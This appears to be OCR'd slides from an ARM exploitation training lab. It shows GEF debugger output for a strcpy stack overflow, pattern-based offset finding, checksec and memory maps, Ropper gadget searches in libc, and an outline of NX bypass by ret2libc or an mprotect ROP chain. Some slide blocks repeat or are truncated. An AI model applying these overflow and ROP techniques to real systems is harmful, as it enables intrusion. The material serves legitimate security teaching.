0xbefff2dc│+0x14: 0x00000004
0xbefff2e0│+0x18: 0xbefff350  →  0xbefff358  →  0xbefff4b4  →  0xbefff5e2  →  "/home/user/challenges/challenge1"
0xbefff2e4│+0x1c: 0xb6ffd0fc  →  0x00000000
──────────────────────────────────────────────────────────────────────────────────────────[ code:arm:thumb ]──
    0x400541 <func1+9>        add.w  r3,  r7,  #8
    0x400545 <func1+13>       ldr    r1,  [r7,  #4]
    0x400547 <func1+15>       mov    r0,  r3
 →  0x400549 <func1+17>       blx    0x4003ec <strcpy@plt>
  ↳    0x4003ec <strcpy@plt+0>   add    r12,  pc,  #0,  12
       0x4003f0 <strcpy@plt+4>   add    r12,  r12,  #16,  20   ; 0x10000
       0x4003f4 <strcpy@plt+8>   ldr    pc,  [r12,  #3100]!    ; 0xc1c
       0x4003f8 <puts@plt+0>     add    r12,  pc,  #0,  12
       0x4003fc <puts@plt+4>     add    r12,  r12,  #16,  20   ; 0x10000
       0x400400 <puts@plt+8>     ldr    pc,  [r12,  #3092]!    ; 0xc14
```

REGISTERS

```
gef➤  run "$test"
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────[ registers ]──
$r0   : 0xbefff2d0  →  0x00000000
$r1   : 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2   : 0xbefff4c0  →  0xbefff6c8  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3   : 0xbefff2d0  →  0x00000000
$r4   : 0xbefff378  →  0xd846d6aa
$r5   : 0x0
$r6   : 0x0
$r7   : 0xbefff2c8  →  0x03ae75f6
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff3e0  →  0x00000001
$sp   : 0xbefff2c8  →  0x03ae75f6
$lr   : 0x400571    →  <main+29> ldr r3,  [pc,  #16]    ; (0x400584 <main+48>)
$pc   : 0x400548    →  <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────────────────[ stack ]──
0xbefff2c8│+0x00: 0x03ae75f6    ←$r7, $sp
0xbefff2cc│+0x04: 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff2d0│+0x08: 0x00000000    ←$r0, $r3
0xbefff2d4│+0x0c: 0xb6fffc60  →  0xb6ffd000  →  0x464c457f
0xbefff2d8│+0x10: 0x00000000
0xbefff2dc│+0x14: 0x00000004
0xbefff2e0│+0x18: 0xbefff350  →  0xbefff358  →  0xbefff4b4  →  0xbefff5e2  →  "/home/user/challenges/challenge1"
0xbefff2e4│+0x1c: 0xb6ffd0fc  →  0x00000000
──────────────────────────────────────────────────────────────────────────────────────────[ code:arm:thumb ]──
    0x400541 <func1+9>        add.w  r3,  r7,  #8
    0x400545 <func1+13>       ldr    r1,  [r7,  #4]
    0x400547 <func1+15>       mov    r0,  r3
 →  0x400549 <func1+17>       blx    0x4003ec <strcpy@plt>
  ↳    0x4003ec <strcpy@plt+0>   add    r12,  pc,  #0,  12
       0x4003f0 <strcpy@plt+4>   add    r12,  r12,  #16,  20   ; 0x10000
       0x4003f4 <strcpy@plt+8>   ldr    pc,  [r12,  #3100]!    ; 0xc1c
       0x4003f8 <puts@plt+0>     add    r12,  pc,  #0,  12
       0x4003fc <puts@plt+4>     add    r12,  r12,  #16,  20   ; 0x10000
       0x400400 <puts@plt+8>     ldr    pc,  [r12,  #3092]!    ; 0xc14
```

REGISTERS

STACK

```
gef➤  run "$test"
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────[ registers ]──
$r0   : 0xbefff2d0  →  0x00000000
$r1   : 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2   : 0xbefff4c0  →  0xbefff6c8  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3   : 0xbefff2d0  →  0x00000000
$r4   : 0xbefff378  →  0xd846d6aa
$r5   : 0x0
$r6   : 0x0
$r7   : 0xbefff2c8  →  0x03ae75f6
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff3e0  →  0x00000001
$sp   : 0xbefff2c8  →  0x03ae75f6
$lr   : 0x400571    →  <main+29> ldr r3,  [pc,  #16]    ; (0x400584 <main+48>)
$pc   : 0x400548    →  <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────────────────[ stack ]──
0xbefff2c8│+0x00: 0x03ae75f6    ←$r7, $sp
0xbefff2cc│+0x04: 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff2d0│+0x08: 0x00000000    ←$r0, $r3
0xbefff2d4│+0x0c: 0xb6fffc60  →  0xb6ffd000  →  0x464c457f
0xbefff2d8│+0x10: 0x00000000
0xbefff2dc│+0x14: 0x00000004
0xbefff2e0│+0x18: 0xbefff350  →  0xbefff358  →  0xbefff4b4  →  0xbefff5e2  →  "/home/user/challenges/challenge1"
0xbefff2e4│+0x1c: 0xb6ffd0fc  →  0x00000000
──────────────────────────────────────────────────────────────────────────────────────────[ code:arm:thumb ]──
    0x400541 <func1+9>        add.w  r3,  r7,  #8
    0x400545 <func1+13>       ldr    r1,  [r7,  #4]
    0x400547 <func1+15>       mov    r0,  r3
 →  0x400549 <func1+17>       blx    0x4003ec <strcpy@plt>
  ↳    0x4003ec <strcpy@plt+0>   add    r12,  pc,  #0,  12
       0x4003f0 <strcpy@plt+4>   add    r12,  r12,  #16,  20   ; 0x10000
       0x4003f4 <strcpy@plt+8>   ldr    pc,  [r12,  #3100]!    ; 0xc1c
       0x4003f8 <puts@plt+0>     add    r12,  pc,  #0,  12
       0x4003fc <puts@plt+4>     add    r12,  r12,  #16,  20   ; 0x10000
       0x400400 <puts@plt+8>     ldr    pc,  [r12,  #3092]!    ; 0xc14
```

REGISTERS

STACK

INSTRUCTIONS

```
Breakpoint 1, 0x00400548 in func1 ()
gef➢  vmmap
Start      End        Offset     Perm Path
0x00400000 0x00401000 0x00000000 r-x /home/user/challenges/challenge1
0x00410000 0x00411000 0x00000000 r-x /home/user/challenges/challenge1
0x00411000 0x00412000 0x00001000 rwx /home/user/challenges/challenge1
0xb6ede000 0xb6fc0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fc0000 0xb6fd0000 0x000e2000 --- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd0000 0xb6fd2000 0x000e2000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd2000 0xb6fd3000 0x000e4000 rwx /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd3000 0xb6fd6000 0x00000000 rwx
0xb6fd6000 0xb6fee000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6ff9000 0xb6ffb000 0x00000000 rwx
0xb6ffb000 0xb6ffc000 0x00000000 r-x [sigpage]
0xb6ffc000 0xb6ffd000 0x00000000 r-- [vvar]
0xb6ffd000 0xb6ffe000 0x00000000 r-x [vdso]
0xb6ffe000 0xb6fff000 0x00018000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6fff000 0xb7000000 0x00019000 rwx /lib/arm-linux-gnueabihf/ld-2.27.so
0xbefdf000 0xbf000000 0x00000000 rwx [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
gef➢  checksec
[+] checksec for '/home/user/challenges/challenge1'
Canary                        : No
NX                            : No
PIE                           : Yes
Fortify                       : No
RelRO                         : Partial
gef➢
```

MEMORY SPACE MAPPING

SECURITY PROPERTIES OF CURRENT EXECUTABLE

AZERIA

Examine Memory

```
gef➤  x/4i $pc
=> 0x400548 <func1+16>: blx     0x4003ec <strcpy@plt>
   0x40054c <func1+20>: nop
   0x40054e <func1+22>: adds    r7, #136        ; 0x88
   0x400550 <func1+24>: mov     sp, r7
gef➤  x/16wx 0xbefff603
0xbefff603:     0x41414141      0x41414141      0x41414141      0x41414141
0xbefff613:     0x41414141      0x41414141      0x41414141      0x41414141
0xbefff623:     0x41414141      0x41414141      0x41414141      0x41414141
0xbefff633:     0x41414141      0x41414141      0x41414141      0x41414141
gef➤  x/16wx $sp
0xbefff2c8:     0x03ae75f6      0xbefff603      0x00000000      0xb6fffc60
0xbefff2d8:     0x00000000      0x00000004      0xbefff350      0xb6ffd0fc
0xbefff2e8:     0xbefff41c      0xb6fdcf75      0x00000000      0xb6ffd13c
0xbefff2f8:     0x00000004      0xb6ffd14c      0xb6fffc60      0xbefff354
gef➤
```

Syntax: *x/<count><format><unit>*	
FORMAT	**UNIT**
x – Hexadecimal	b – bytes
d – decimal	h – half words (2 bytes)
i – instructions	w – words (4 bytes)
t – binary (two)	g – giant words (8 bytes)
o – octal	
u – unsigned	
s – string	
c – character	

```
gef➢  help
List of classes of commands:

breakpoints -- Making program stop at certain points
data -- Examining data
files -- Specifying and examining files
internals -- Maintenance commands
obscure -- Obscure features
running -- Running the program
stack -- Examining the stack
support -- Support facilities
tracepoints -- Tracing of program execution without stopping the program
user-defined -- User-defined commands

Type "help" followed by a class name for a list of commands in that class.
Type "help all" for the list of all commands.
Type "help" followed by command name for full documentation.
Type "apropos word" to search for commands related to "word".
Command name abbreviations are allowed if unambiguous.
gef➢  help vmmap
Display a comprehensive layout of the virtual memory mapping. If a filter argument, GEF will
filter out the mapping whose pathname do not match that filter.
Syntax: vmmap [FILTER]
Example: vmmap libc
gef➢  apropos vmmap
vmmap -- Display a comprehensive layout of the virtual memory mapping
gef➢
```

- Use “help” to display categories
- Use “help all” to view all commands
- Use “apropos <cmd>” or “help <cmd>” to display the description of that command

```
gef➢
gef➢  pattern create 200
[+] Generating a pattern of 200 bytes
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaa
bnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
[+] Saved as '$_gef1'
gef➢  run aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabk
aablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
Starting program: /home/user/challenges/challenge1 aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ registers ]────
$r0   : 0xbefff2d0  →  0x00000000
$r1   : 0xbefff5ff  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$r2   : 0xbefff4c0  →  0xbefff6c8  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3   : 0xbefff2d0  →  0x00000000
$r4   : 0xbefff378  →  0xbcf8eae4
$r5   : 0x0
$r6   : 0x0
$r7   : 0xbefff2c8  →  0x03ae75f6
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff3e0  →  0x00000001
$sp   : 0xbefff2c8  →  0x03ae75f6
$lr   : 0x400571    →  <main+29> ldr r3,  [pc,  #16]    ; (0x400584 <main+48>)
$pc   : 0x400548    →  <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ stack ]────
0xbefff2c8│+0x00: 0x03ae75f6     ←$r7, $sp
0xbefff2cc│+0x04: 0xbefff5ff  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
0xbefff2d0│+0x08: 0x00000000     ←$r0, $r3
0xbefff2d4│+0x0c: 0xb6fffc60  →  0xb6ffd000  →  0x464c457f
0xbefff2d8│+0x10: 0x00000000
0xbefff2dc│+0x14: 0x00000004
0xbefff2e0│+0x18: 0xbefff350  →  0xbefff358  →  0xbefff4b4  →  0xbefff5de  →  "/home/user/challenges/challenge1"
0xbefff2e4│+0x1c: 0xb6ffd0fc  →  0x00000000
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ code:arm:thumb ]────
    0x400541 <func1+9>        add.w  r3,  r7,  #8
    0x400545 <func1+13>       ldr    r1,  [r7,  #4]
    0x400547 <func1+15>       mov    r0,  r3
 →  0x400549 <func1+17>       blx    0x4003ec <strcpy@plt>
  ↳    0x4003ec <strcpy@plt+0>   add    r12,  pc,  #0,  12
       0x4003f0 <strcpy@plt+4>   add    r12,  r12,  #16,  20   ; 0x10000
       0x4003f4 <strcpy@plt+8>   ldr    pc,  [r12,  #3100]!    ; 0xc1c
```

```
Program received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ registers ]──
$r0   : 0xbefff2f0  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$r1   : 0xbefff6e5  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r2   : 0x0
$r3   : 0x5f534c00
$r4   : 0xbefff398  →  "raabsaabtaabuaabvaabwaabxaabyaab"
$r5   : 0x0
$r6   : 0x0
$r7   : 0x62616168 ("haab"?)
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff2f0  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$sp   : 0xbefff378  →  "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"
$lr   : 0x40054d    →  <func1+21> nop
$pc   : 0x62616168 ("haab"?)
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ stack ]──
0xbefff378│+0x00: "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"      ←$sp
0xbefff37c│+0x04: "kaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa[...]"
0xbefff380│+0x08: "laabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa[...]"
0xbefff384│+0x0c: "maabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabya[...]"
0xbefff388│+0x10: "naaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbefff38c│+0x14: "oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbefff390│+0x18: "paabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbefff394│+0x1c: "qaabraabsaabtaabuaabvaabwaabxaabyaab"
──────────────────────────────────────────────────────────────────────────────────────────────────────[ code:arm:thumb ]──
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62616168
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ threads ]──
[#0] Id 1, Name: "challenge1", stopped, reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────[ trace ]──
0x62616168 in ?? ()
gef➤  pattern search $pc
[+] Searching '$pc'
[+] Found at offset 128 (little-endian search) likely
gef➤  pattern search $pc+1
[+] Searching '$pc+1'
[+] Found at offset 132 (little-endian search) likely
gef➤
```

Search pattern found in a register.

In Thumb, the PC value is decreased by 1.

The actual value is PC+1.

Search for PC+1 to get the accurate value

Ropper 101

```
user@Azeria-Lab-VM:~/libc$ ls
libc-2.27.so  libc.so.0  libuClibc-0.9.32.1.so
user@Azeria-Lab-VM:~/libc$ ropper
(ropper)> file libc-2.27.so
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(libc-2.27.so/ELF/ARMTHUMB)> search /1/ mov r0, %
[INFO] Searching for gadgets: mov r0, %

[INFO] File: libc-2.27.so
0x00031dba (0x00031dbb): mov r0, fp; blx r3;
0x00057b94 (0x00057b95): mov r0, ip; bx lr;
0x00057066 (0x00057067): mov r0, r1; blx r3;
0x0002ff12 (0x0002ff13): mov r0, r1; bx lr;
0x0005ec20 (0x0005ec21): mov r0, r1; pop {r3, r4, r5, pc};
0x0005ad72 (0x0005ad73): mov r0, r1; pop {r4, r5, r6, r7, pc};
0x0002f4aa (0x0002f4ab): mov r0, r2; bx lr;
0x0004f52a (0x0004f52b): mov r0, r2; pop {r4, pc};
0x000945da (0x000945db): mov r0, r2; pop {r4, r5, r6, pc};
0x000b880e (0x000b880f): mov r0, r3; blx r2;
0x0004dd40 (0x0004dd41): mov r0, r3; blx r7;
0x00025196 (0x00025197): mov r0, r3; bx lr;
0x0005add4 (0x0005add5): mov r0, r3; pop {r3, pc};
0x00026dbc (0x00026dbd): mov r0, r3; pop {r3, r4, r5, pc};
0x00026530 (0x00026531): mov r0, r3; pop {r3, r4, r5, r6, r7, pc};
0x00026e74 (0x00026e75): mov r0, r3; pop {r4, pc};
0x00094de2 (0x00094de3): mov r0, r3; pop {r4, r5, r6, pc};
0x0004ac26 (0x0004ac27): mov r0, r4; blx r1;
```

```
(libc-2.27.so/ELF/ARMTHUMB)> search /1/ pop {r3, %}
[INFO] Searching for gadgets: pop {r3, %}

[INFO] File: libc-2.27.so
0x0002456e (0x0002456f): pop {r3, pc};
0x00026622 (0x00026623): pop {r3, r4, pc};
0x00017cd8 (0x00017cd9): pop {r3, r4, r5, pc};
0x000883ee (0x000883ef): pop {r3, r4, r5, pc}; bx lr;
0x000977d2 (0x000977d3): pop {r3, r4, r5, r6, pc};
0x000187bc (0x000187bd): pop {r3, r4, r5, r6, r7, pc};
0x000a1e6e (0x000a1e6f): pop {r3, r4, r5, r6, r7, pc}; bx lr;
0x0003bc28 (0x0003bc29): pop {r3, r4, r5, r7, pc};
0x00019544 (0x00019545): pop {r3, r4, r6, pc};
0x00002882 (0x00002883): pop {r3, r4, r6, r7, pc};
0x000a24c2 (0x000a24c3): pop {r3, r4, r7, pc};
0x00088390 (0x00088391): pop {r3, r5, r6, r7, pc};
0x0000314c (0x0000314d): pop {r3, r5, r7, pc};
0x00041ddc (0x00041ddd): pop {r3, r6, pc};
0x0003e8f2 (0x0003e8f3): pop {r3, r7, pc};
```

Lab 2: without NX

NX exploit mitigation

NX – Never eXecute

- Makes certain regions, e.g. stack, non-executable
- Simply putting your shellcode on the stack and branching to it won't work anymore, since nothing on the stack can be executed anymore
- Bypass technique: Ret2Libc (ROP light)
- Bypass technique: Mprotect ROP chain, making a specific stack region executable again to execute shellcode.

NX – Never eXecute

```
gef➢  vmmap
Start      End        Offset     Perm Path
0x00400000 0x00401000 0x00000000 r-x /home/user/challenges-day1/challenge1
0x00410000 0x00411000 0x00000000 r-x /home/user/challenges-day1/challenge1
0x00411000 0x00412000 0x00001000 rwx /home/user/challenges-day1/challenge1
0xb6ede000 0xb6fc0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fc0000 0xb6fd0000 0x000e2000 --- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd0000 0xb6fd2000 0x000e2000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd2000 0xb6fd3000 0x000e4000 rwx /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd3000 0xb6fd6000 0x00000000 rwx
0xb6fd6000 0xb6fee000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6ff9000 0xb6ffb000 0x00000000 rwx
0xb6ffb000 0xb6ffc000 0x00000000 r-x [sigpage]
0xb6ffc000 0xb6ffd000 0x00000000 r-- [vvar]
0xb6ffd000 0xb6ffe000 0x00000000 r-x [vdso]
0xb6ffe000 0xb6fff000 0x00018000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6fff000 0xb7000000 0x00019000 rwx /lib/arm-linux-gnueabihf/ld-2.27.so
0xbefdf000 0xbf000000 0x00000000 rwx [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
gef➢
```

```
                                    Offset     Perm Path
01000 0x00000000 r-x /home/user/challenges-day1/challenge2
11000 0x00000000 r-- /home/user/challenges-day1/challenge2
12000 0x00001000 rw- /home/user/challenges-day1/challenge2
c0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
d0000 0x000e2000 --- /lib/arm-linux-gnueabihf/libc-2.27.so
d2000 0x000e2000 r-- /lib/arm-linux-gnueabihf/libc-2.27.so
d3000 0x000e4000 rw- /lib/arm-linux-gnueabihf/libc-2.27.so
d6000 0x00000000 rw-
ee000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
fb000 0x00000000 rw-
fc000 0x00000000 r-x [sigpage]
fd000 0x00000000 r-- [vvar]
fe000 0x00000000 r-x [vdso]
ff000 0x00018000 r-- /lib/arm-linux-gnueabihf/ld-2.27.so
00000 0x00019000 rw- /lib/arm-linux-gnueabihf/ld-2.27.so
00000 0x00000000 rw- [stack]
f1000 0x00000000 r-x [vectors]
```

AZERIA

```
Breakpoint 1, 0x00400560 in main ()
gef➤
gef➤  vmmap
Start      End        Offset     Perm Path
0x00400000 0x00401000 0x00000000 r-x /home/user/challenges/challenge2
0x00410000 0x00411000 0x00000000 r-- /home/user/challenges/challenge2
0x00411000 0x00412000 0x00001000 rw- /home/user/challenges/challenge2
0xb6ede000 0xb6fc0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fc0000 0xb6fd0000 0x000e2000 --- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd0000 0xb6fd2000 0x000e2000 r-- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd2000 0xb6fd3000 0x000e4000 rw- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd3000 0xb6fd6000 0x00000000 rw-
0xb6fd6000 0xb6fee000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6ff9000 0xb6ffb000 0x00000000 rw-
0xb6ffb000 0xb6ffc000 0x00000000 r-x [sigpage]
0xb6ffc000 0xb6ffd000 0x00000000 r-- [vvar]
0xb6ffd000 0xb6ffe000 0x00000000 r-x [vdso]
0xb6ffe000 0xb6fff000 0x00018000 r-- /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6fff000 0xb7000000 0x00019000 rw- /lib/arm-linux-gnueabihf/ld-2.27.so
0xbefdf000 0xbf000000 0x00000000 rw- [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
gef➤  checksec
[+] checksec for '/home/user/challenges/challenge2'
Canary                        : No
NX                            : Yes
PIE                           : Yes
Fortify                       : No
RelRO                         : Partial
gef➤
```


Return to Libc

